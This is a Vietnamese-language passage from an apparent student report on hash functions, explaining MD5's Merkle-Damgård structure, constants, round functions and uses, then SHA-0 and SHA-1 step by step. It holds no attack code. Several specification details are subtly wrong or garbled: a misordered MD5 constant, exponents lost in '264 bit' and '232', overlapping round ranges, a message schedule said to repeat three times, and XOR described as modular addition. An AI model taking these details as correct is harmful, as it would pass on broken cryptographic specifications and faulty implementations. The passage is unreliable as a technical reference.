MD5 là một hàm băm mật mã do Ronald Rivest phát triển vào năm 1991 và được công bố trong RFC 1321. Thuật toán này được thiết kế như phiên bản cải tiến của MD4, với mục tiêu tăng cường độ an toàn trong khi vẫn duy trì hiệu năng xử lý cao trên các hệ thống 32-bit. MD5 nhận đầu vào là một thông điệp có độ dài bất kỳ và tạo ra một giá trị băm cố định dài 128 bit, thường được sử dụng như một “dấu vân tay số” để đại diện cho nội dung dữ liệu.


Về mặt nguyên lý, MD5 thuộc nhóm hàm băm được xây dựng theo cấu trúc Merkle-Damgård, trong đó thông điệp được chia thành các khối có kích thước cố định, sau đó được

xử lý tuần tự qua nhiều bước biến đổi để tạo ra kết quả cuối cùng. Nhờ cơ chế này, MD5 từng được đánh giá cao vì có tốc độ nhanh, dễ triển khai và phù hợp với nhiều ứng dụng thực tiễn. Trong một thời gian dài, thuật toán đã được sử dụng rộng rãi trong kiểm tra tính toàn vẹn dữ liệu, xác minh tệp tin, chữ ký số, chứng chỉ số và một số hệ thống lưu trữ mật khẩu.

Tuy nhiên, mặc dù từng là một chuẩn phổ biến, MD5 dần bộc lộ những điểm yếu nghiêm trọng về mặt bảo mật, đặc biệt là khả năng kháng va chạm. Các nghiên cứu mật mã học đã chỉ ra rằng có thể tạo ra hai thông điệp khác nhau nhưng cho cùng một giá trị băm MD5, làm suy giảm đáng kể độ tin cậy của thuật toán trong các ứng dụng yêu cầu mức an toàn cao. Vì vậy, ở thời điểm hiện nay, MD5 không còn được khuyến nghị sử dụng trong các hệ thống mật mã hiện đại, mà chủ yếu chỉ còn xuất hiện trong các tác vụ kiểm tra lỗi hoặc đối chiếu dữ liệu không mang tính bảo mật nghiêm ngặt.

2.2 Nguyên lý hoạt động của hàm băm MD5

2.2.1 Cấu trúc Merkle-Damgård



Hình 8 Cấu trúc hàm băm Merkle-Damgård

Sơ đồ trên mô tả nguyên lý hoạt động chung của các hàm băm mật mã như MD5, SHA-1 hay SHA-256. Trước hết, thông điệp đầu vào có độ dài tùy ý sẽ được chia thành nhiều khối dữ liệu có kích thước cố định, gọi là các message block. Việc chia nhỏ này là cần thiết vì các hàm băm không xử lý toàn bộ dữ liệu cùng một lúc mà thực hiện xử lý tuần tự từng khối một.

Sau khi chia khối, thông điệp sẽ được thực hiện quá trình padding. Đây là bước bổ sung thêm dữ liệu vào cuối thông điệp nhằm đảm bảo tổng độ dài của thông điệp sau khi xử lý là bội số của kích thước khối. Ngoài ra, trong hầu hết các thuật toán như MD5 hay SHA,

phần length padding còn lưu trữ độ dài ban đầu của thông điệp. Điều này giúp tăng tính an toàn và tránh các trường hợp mơ hồ trong quá trình xử lý.

Tiếp theo, thuật toán sử dụng một giá trị khởi tạo ban đầu gọi là IV. Đây là trạng thái ban đầu của hệ thống trước khi bắt đầu xử lý các khối dữ liệu. Giá trị IV thường là một hằng số được định nghĩa sẵn trong thuật toán và đóng vai trò làm điểm bắt đầu cho toàn bộ quá trình băm.

Mỗi khối dữ liệu sau đó sẽ lần lượt được đưa vào một hàm nén, ký hiệu là f . Hàm này nhận đầu vào là khối dữ liệu hiện tại cùng với trạng thái trung gian từ bước trước đó, sau đó tạo ra một trạng thái mới. Quá trình này được lặp lại liên tục cho đến khi tất cả các khối dữ liệu đã được xử lý. Cơ chế này được gọi là chaining (liên kết dây chuyền), trong đó đầu ra của bước trước sẽ ảnh hưởng trực tiếp đến bước sau.


Một đặc điểm quan trọng của cơ chế này là chỉ cần một thay đổi nhỏ trong thông điệp ban đầu cũng sẽ dẫn đến sự thay đổi lớn trong kết quả cuối cùng. Đây được gọi là hiệu ứng “tuyệt lộ”, là một tính chất quan trọng giúp đảm bảo tính an toàn của hàm băm.

Sau khi toàn bộ các khối dữ liệu, bao gồm cả phần padding, đã được xử lý, thuật toán sẽ thực hiện bước cuối cùng gọi là finalization. Ở bước này, trạng thái trung gian cuối cùng sẽ được chuyển đổi thành giá trị băm hoàn chỉnh.

Kết quả cuối cùng của quá trình này là một chuỗi bit có độ dài cố định, gọi là hash. Giá trị băm này đại diện duy nhất cho thông điệp đầu vào, có tính chất một chiều, tức là không thể suy ngược lại thông điệp ban đầu từ giá trị băm. Đây chính là đặc điểm cốt lõi giúp hàm băm được ứng dụng rộng rãi trong bảo mật thông tin.

2.2.2 Nguyên lý của MD5

- Input: xâu đầu vào x có độ dài tối đa 264 bit.
- Output: chuỗi băm 128 bit.
- Sơ đồ thuật toán :



Hình 9 Sơ đồ băm MD5

Quy trình băm của hàm băm MD5 theo hình 9 được trình bày như sau:

- Trước tiên thông điệp được đệm vào dãy padding 100...00. Chiều dài của dãy padding được chọn sao cho thông điệp cuối cùng có thể chia làm N block 512 bit $M_1, M_2, \dots, M_N$. Quá trình tính giá trị băm của thông điệp là quá trình lũy tiến. Trước tiên block M_1 kết hợp với giá trị khởi tạo H_0 thông qua hàm F để tính giá trị hash H_1 . Sau đó block M_2 được kết hợp với H_1 để cho ra giá trị hash là H_2 . Block M_3 kết hợp với H_2 cho ra giá trị H_3 . Cứ như vậy cho đến block M_N thì có giá trị băm của toàn bộ thông điệp là H_N .
- H_0 là một dãy 128 bit được chia thành 4 từ 32 bit, ký hiệu 4 từ 32 bit trên là $abcd$. Với a, b, c, d là các hằng số như sau (viết dưới dạng thập lục phân):


$$a = 01234567$$

$$b = 89abcdef$$

$$c = fedbca98$$

$$d = 76543210$$

Cấu trúc của hàm F như sau:




Hình 10 Sơ đồ cấu trúc hàm F

Tại mỗi bước lũy tiến, các giá trị $abcd$ của giá trị hash H_{i-1} được biến đổi qua 64 vòng từ 0 đến 63. Tại vòng thứ j sẽ có 2 tham số là K_j và W_j đều có kích thước 32 bit. Các tham số K_j được tính từ công thức: K_j là phần nguyên của số $232 \cdot \text{abs}(\sin(i))$ với i biểu diễn theo rad.

Giá trị block M_i 512 bit được biến đổi qua một hàm message schedule cho ra 64 giá trị $W_0, W_1, \dots, W_{63}$ mỗi giá trị 32 bit. Block M_i 512 bit được chia thành 16 block 32 bit ứng với các giá trị $W_0, W_1, \dots, W_{15}$ ($16 \times 32 = 512$). Tiếp theo, 16 giá trị này được lặp lại 3 lần tạo thành dãy 64 giá trị.

Sau vòng cuối cùng, các giá trị $abcde$ được cộng với các giá trị $abcd$ của H_{i-1} để cho ra các giá trị $abcd$ của H_i . Phép cộng ở đây là phép cộng modulo 232.

Tiếp theo tìm hiểu cấu trúc của một vòng. Việc biến đổi các giá trị $abcd$ trong vòng thứ i được thể hiện trong hình bên dưới.



Hình 11 Cấu trúc biến đổi 1 vòng

Ở đây $b \rightarrow c$, $c \rightarrow d$, $d \rightarrow a$.

Giá trị b được tính qua hàm:

$$t = a + f(b, c, d) + W_i + K_i$$

$$b = b + ROTL(t, s)$$

Trong đó : Hàm $f(x, y, z)$:

$$f(x, y, z) = (x \wedge y) \vee (\neg x \wedge z) \text{ nếu là vòng 0 đến 15}$$

$$f(x, y, z) = (x \wedge z) \vee (\neg z \wedge y) \text{ nếu là vòng 16 đến 32}$$

$$f(x, y, z) = x \oplus y \oplus z \text{ nếu là vòng 32 đến 48}$$

$$f(x, y, z) = y \oplus (x \vee \neg z) \text{ nếu là vòng 49 đến 63}$$

Hàm ROTL(t, s): t được dịch vòng trái s bit, với s là các hằng số cho vòng thứ i như sau:

i	s	i	s
0, 4, 8, 12	7	32, 36, 40, 44	4
1, 5, 9, 13	12	33, 37, 41, 45	11
2, 6, 10, 14	17	34, 38, 42, 46	16
3, 7, 11, 15	22	35, 39, 43, 47	23
16, 20, 24, 28	5	48, 52, 56, 60	6
17, 21, 25, 29	9	49, 53, 57, 61	10
18, 22, 26, 30	14	50, 54, 58, 62	15
19, 23, 27, 31	20	51, 55, 59, 63	21

Bảng 3. Bảng tính giá trị ROTL(t, s)

Phép $+$ (hay $\oplus$) là phép cộng modul 2^{32}

2.3 Ứng dụng của hàm băm MD5

Hàm băm MD5 là một thuật toán băm mật mã tạo ra giá trị băm 128 bit từ dữ liệu đầu vào có độ dài bất kỳ. Mặc dù hiện nay MD5 không còn được coi là an toàn trong các ứng dụng bảo mật cao, nhưng nó vẫn được sử dụng trong một số mục đích nhất định nhờ tốc độ xử lý nhanh và tính đơn giản.

Trước hết, một trong những ứng dụng phổ biến của MD5 là *kiểm tra tính toàn vẹn dữ liệu*. Khi một tệp tin được truyền qua mạng hoặc tải xuống từ Internet, giá trị băm MD5 của tệp có thể được tính toán và so sánh với giá trị băm ban đầu. Nếu hai giá trị này giống nhau, có thể kết luận rằng dữ liệu không bị thay đổi trong quá trình truyền. Đây là ứng dụng phổ biến trong việc kiểm tra file cài đặt phần mềm hoặc dữ liệu lớn.

Bên cạnh đó, MD5 từng được sử dụng trong *lưu trữ mật khẩu*. Thay vì lưu mật khẩu dạng văn bản thuần, hệ thống sẽ lưu giá trị băm MD5 của mật khẩu. Khi người dùng đăng nhập, mật khẩu nhập vào sẽ được băm và so sánh với giá trị đã lưu. Tuy nhiên, do MD5 có nhiều lỗ hổng bảo mật, đặc biệt là khả năng xảy ra va chạm và bị tấn công bằng bảng rainbow, nên hiện nay phương pháp này không còn được khuyến nghị sử dụng.

Ngoài ra, MD5 còn được dùng trong *chữ ký số và chứng thực dữ liệu* trong các hệ thống cũ. Giá trị băm của thông điệp sẽ được sử dụng như một phần của quá trình ký số nhằm đảm bảo tính toàn vẹn. Tuy nhiên, do MD5 không còn đảm bảo an toàn trước các tấn

công hiện đại, nên nó đã dần bị thay thế bởi các thuật toán mạnh hơn như SHA-256 trong các hệ thống hiện đại.

MD5 cũng được ứng dụng trong *định danh dữ liệu và so sánh nhanh*. Ví dụ, trong các hệ thống lưu trữ hoặc quản lý tệp tin, giá trị băm MD5 có thể được dùng để phát hiện các tệp trùng lặp mà không cần so sánh toàn bộ nội dung. Điều này giúp tiết kiệm thời gian và tài nguyên xử lý.

Tóm lại, mặc dù MD5 có nhiều ứng dụng thực tiễn trong quá khứ và vẫn còn được sử dụng trong một số trường hợp không yêu cầu bảo mật cao, nhưng do các điểm yếu về an toàn, nó không còn phù hợp cho các hệ thống bảo mật hiện đại. Việc sử dụng các thuật toán băm mạnh hơn là cần thiết để đảm bảo an toàn thông tin.

2.4 Tổng kết:

Chương này đã trình bày tổng quan về họ hàm băm MD, đặc biệt tập trung vào thuật toán MD5 từ cấu trúc, nguyên lý hoạt động đến các ứng dụng thực tiễn. Qua đó có thể thấy MD5 từng là một thuật toán quan trọng nhờ hiệu năng cao và tính ứng dụng rộng rãi. Tuy nhiên, cùng với sự phát triển của mật mã học, các điểm yếu về bảo mật của MD5, đặc biệt là khả năng xảy ra va chạm, đã khiến thuật toán này không còn phù hợp trong các hệ thống yêu cầu an toàn cao. Vì vậy, việc thay thế bằng các hàm băm hiện đại hơn là xu hướng tất yếu nhằm đảm bảo an toàn thông tin trong thực tế.

CHƯƠNG 3. HÀM BẮM HỌ SHA

3.1 Tổng quát hàm băm họ SHA

SHA hay thuật toán băm an toàn, là một họ các hàm băm mật mã được xuất bản bởi Viện Tiêu chuẩn và Công nghệ Quốc gia Hoa Kỳ (NIST). Đây là một trong những chuẩn mã hóa quan trọng và được sử dụng rộng rãi nhất trên thế giới để bảo vệ an toàn thông tin.

Để dễ hình dung, hàm băm giống như một chiếc máy xay: bạn đưa vào một dữ liệu có kích thước bất kỳ (một đoạn văn bản, một tệp hình ảnh, hay thậm chí toàn bộ dữ liệu của một cuốn sách), nó sẽ tính toán và trả về một chuỗi ký tự có độ dài cố định (gọi là giá trị băm hay hash digest). Điểm đặc biệt là chỉ cần bạn thay đổi một dấu phẩy trong dữ liệu gốc, giá trị băm đầu ra sẽ thay đổi hoàn toàn.

Dưới đây là các thế hệ chính trong họ hàm băm SHA:

SHA-0 và SHA-1 (Những thế hệ đầu tiên)

SHA-0 (1993): Phiên bản đầu tiên được công bố, nhưng nhanh chóng bị thu hồi ngay sau đó do một lỗi bảo mật nghiêm trọng chưa từng được tiết lộ chi tiết.

SHA-1 (1995): Được tạo ra để khắc phục lỗi của SHA-0, tạo ra một giá trị băm dài 160-bit. SHA-1 từng thống trị thế giới bảo mật (dùng trong chứng chỉ SSL, phần mềm Git). Tuy nhiên, hiện tại nó đã bị coi là không an toàn do các máy tính hiện đại có thể dễ dàng tạo ra hai tài liệu khác nhau nhưng có cùng một giá trị băm (tấn công va chạm - collision attack). Các tập đoàn công nghệ lớn đều đã ngừng hỗ trợ SHA-1.

SHA-2 (Tiêu chuẩn công nghiệp hiện tại)

Được công bố vào năm 2001, SHA-2 thực chất là một nhóm các hàm băm với những độ dài đầu ra khác nhau, bao gồm:

- SHA-224 và SHA-256 (tính toán dựa trên các khối 32-bit).
- SHA-384, SHA-512, SHA-512/224, SHA-512/256 (tính toán dựa trên các khối 64-bit).

Trong đó, SHA-256 là phổ biến nhất. Nó hiện đang được ứng dụng rộng rãi trong các giao thức bảo mật internet (TLS/SSL), lưu trữ mật khẩu, và đặc biệt là nền tảng của mạng lưới tiền điện tử Bitcoin. Cho đến nay, SHA-2 vẫn được đánh giá là rất an toàn.

SHA-3 (Thế hệ của tương lai)

Được NIST công bố vào năm 2015 dựa trên thuật toán Keccak. Điểm khác biệt lớn nhất của SHA-3 là nó sử dụng một cấu trúc toán học hoàn toàn khác biệt so với SHA-1 và SHA-2.

Mục đích ra đời của SHA-3 không phải vì SHA-2 đã bị phá vỡ, mà là để tạo ra một "phương án dự phòng" vững chắc. Nếu một ngày nào đó cấu trúc của SHA-2 bị phát hiện có lỗ hổng, thế giới công nghệ có thể ngay lập tức chuyển sang SHA-3.

3.2 Các thể hệ của giải thuật băm SHA

3.2.1 Hàm băm SHA0

SHA-0 là phiên bản đầu tiên trong họ SHA, được công bố bởi NIST vào năm 1993. Mục tiêu của SHA-0 là tạo ra một hàm băm có độ dài đầu ra 160 bit, đảm bảo tính toàn vẹn và bảo mật trong các ứng dụng điện tử. Tuy nhiên, thuật toán này sớm bộc lộ điểm yếu nghiêm trọng liên quan đến thiếu một bước quan trọng trong quá trình xử lý – đó là xoay vòng bit (bitwise rotation). Việc thiếu bước này khiến thuật toán dễ bị tấn công va chạm, làm giảm tính bảo mật một cách đáng kể. Chính vì vậy, SHA-0 nhanh chóng bị loại bỏ và thay thế bằng SHA-1 chỉ một năm sau đó. Ngày nay, SHA-0 không còn được sử dụng trong bất kỳ ứng dụng thực tế nào.

3.2.2 Hàm băm SHA1

3.2.2.1 Giới thiệu SHA1

SHA-1 được giới thiệu năm 1995 như một bản nâng cấp trực tiếp của SHA-0, với bước cải tiến chính là bổ sung thao tác xoay vòng nhằm nâng cao tính lan truyền và độ khó cho các cuộc tấn công. Cấu trúc của SHA-1 dựa trên nguyên lý Merkle–Damgård, sử dụng quy trình xử lý thông điệp theo từng khối 512 bit.

3.2.2.2 Quy trình hoạt động của SHA1

Bước 1: Padding – dữ liệu đầu vào được bổ sung thêm bit ‘1’ và các bit ‘0’ sao cho độ dài cuối cùng chia hết cho 512, sau đó gắn thêm 64 bit biểu diễn độ dài thông điệp gốc.

Bước 2: Chia khối – dữ liệu đã padding được chia thành các khối 512 bit.

Bước 3: Khởi tạo giá trị ban đầu – gồm 5 biến A, B, C, D, E với giá trị cố định.

Bước 4: Vòng lặp nén (compression loop) – mỗi khối được xử lý qua 80 vòng lặp với 4 hàm logic khác nhau tùy theo giai đoạn.


Bước 5: Cập nhật giá trị và tạo mã băm – kết hợp các giá trị trung gian để tạo ra mã băm 160 bit cuối cùng.

SHA-1 từng được xem là an toàn và được sử dụng phổ biến, nhưng đến nay đã bị chứng minh là dễ bị tấn công va chạm và không còn phù hợp cho các hệ thống đòi hỏi độ bảo mật cao.

SHA-1 thực ra phát triển từ SHA-0, và điểm khác chính là thêm ROTL1 (rotate left 1 bit) khi mở rộng message schedule $W[i]$. Gồm 2 khâu là tiền xử lý và các vòng lặp xử lý. Cụ thể, chi tiết về các khâu này như sau: - Tiền xử lý: Thông điệp được chia thành các khối 512 bit (16 từ 32 bit). Nếu kích thước thông điệp không là bội số của 512 thì nối thêm số bit còn thiếu.

Các vòng lặp xử lý: Phần xử lý chính của SHA1 làm việc trên state 160 bit, chia thành 5 từ 32 bit (A, B, C, D, E):

- Các từ A, B, C, D, E được khởi trị bằng một hằng cố định;
- Từng phần 32 bit của khối đầu vào 512 bit được đưa dần vào để thay đổi state;
- Quá trình xử lý gồm 80 vòng, mỗi vòng gồm các thao tác: add, and, or, xor, rotate, mod.
- Mỗi vòng xử lý gồm: Xử lý bởi hàm phi tuyến tính F (có nhiều dạng hàm khác nhau), Cộng modulo và Quay trái.



Hình 12 Lược đồ 1 vòng xử lý của SHA1

3.2.2.3 Phân tích thuật toán

Bước 1: Padding (Đệm thông điệp)

Cho thông điệp ban đầu có độ dài $L(\text{bit})$:

$$M' = M || 1 || 0^k || \text{len}_{64}(L)$$

Trong đó:

k là số bit 0 sao cho: $L + 1 + k \equiv 448(\text{mod}512)$

$\text{len}_{64}(L)$: biểu diễn 64-bit của L

Sau padding: $|M'| \equiv 0(\text{mod}512)$

Bước 2: Message Schedule

Chia mỗi khối 512-bit thành 16 word 32-bit:

$$W_i = \begin{cases} M_i & 0 \leq i \leq 15 \\ \text{ROTL}_1(W_{i-3} \oplus W_{i-8} \oplus W_{i-14} \oplus W_{i-16}) & 16 \leq i \leq 79 \end{cases}$$

Bước 3: Khởi tạo (IV)

$$\begin{aligned} H_0 &= 0x67452301 \\ H_1 &= 0xEFCDAB89 \\ H_2 &= 0x98BADCFE \\ H_3 &= 0x10325476 \\ H_4 &= 0xC3D2E1F0 \end{aligned}$$

Bước 4: Vòng nén (Compression Function)

Khởi tạo:

$$A = H_0, B = H_1, C = H_2, D = H_3, E = H_4$$

Với $t = 0 \rightarrow 79$:

Hàm và hằng số:

$$f_t(B, C, D), K_t = \begin{cases} (B \wedge C) \vee (\neg B \wedge D), 0x5A827999 & 0 \leq t \leq 19 \\ B \oplus C \oplus D, 0x6ED9EBA1 & 20 \leq t \leq 39 \\ (B \wedge C) \vee (B \wedge D) \vee (C \wedge D), 0x8F1BBCDC & 40 \leq t \leq 59 \\ B \oplus C \oplus D, 0xCA62C1D6 & 60 \leq t \leq 79 \end{cases}$$

Công thức cập nhật:

$$\text{TEMP} = (\text{ROTL}_5(A) + f_t(B, C, D) + E + W_t + K_t) \bmod 2^{32}$$

$$\begin{aligned} E &= D \\ D &= C \\ C &= \text{ROTL}_{30}(B) \\ B &= A \\ A &= \text{TEMP} \end{aligned}$$

Bước 5: Cập nhật giá trị băm

$$\begin{aligned}
H_0 &= (H_0 + A) \bmod 2^{32} \\
H_1 &= (H_1 + B) \bmod 2^{32} \\
H_2 &= (H_2 + C) \bmod 2^{32} \\
H_3 &= (H_3 + D) \bmod 2^{32} \\
H_4 &= (H_4 + E) \bmod 2^{32}
\end{aligned}$$

Bước 6: Xử lý nhiều khối

- Với mỗi khối 512-bit tiếp theo:
- Dùng $H_0 \dots H_4$ hiện tại làm giá trị đầu vào
- Lặp lại Bước 2 $\rightarrow$ Bước 5

Bước 7: Kết quả cuối

$$\text{SHA-1}(M) = H_0 \parallel H_1 \parallel H_2 \parallel H_3 \parallel H_4$$

$\Rightarrow$ Kết quả: 160-bit hash

3.2.3 Hàm băm SHA2


3.2.3.1 Giới thiệu SHA2

SHA-2 là họ các hàm băm mật mã do NSA thiết kế, công bố bởi NIST năm 2001 theo chuẩn FIPS PUB 180-4.

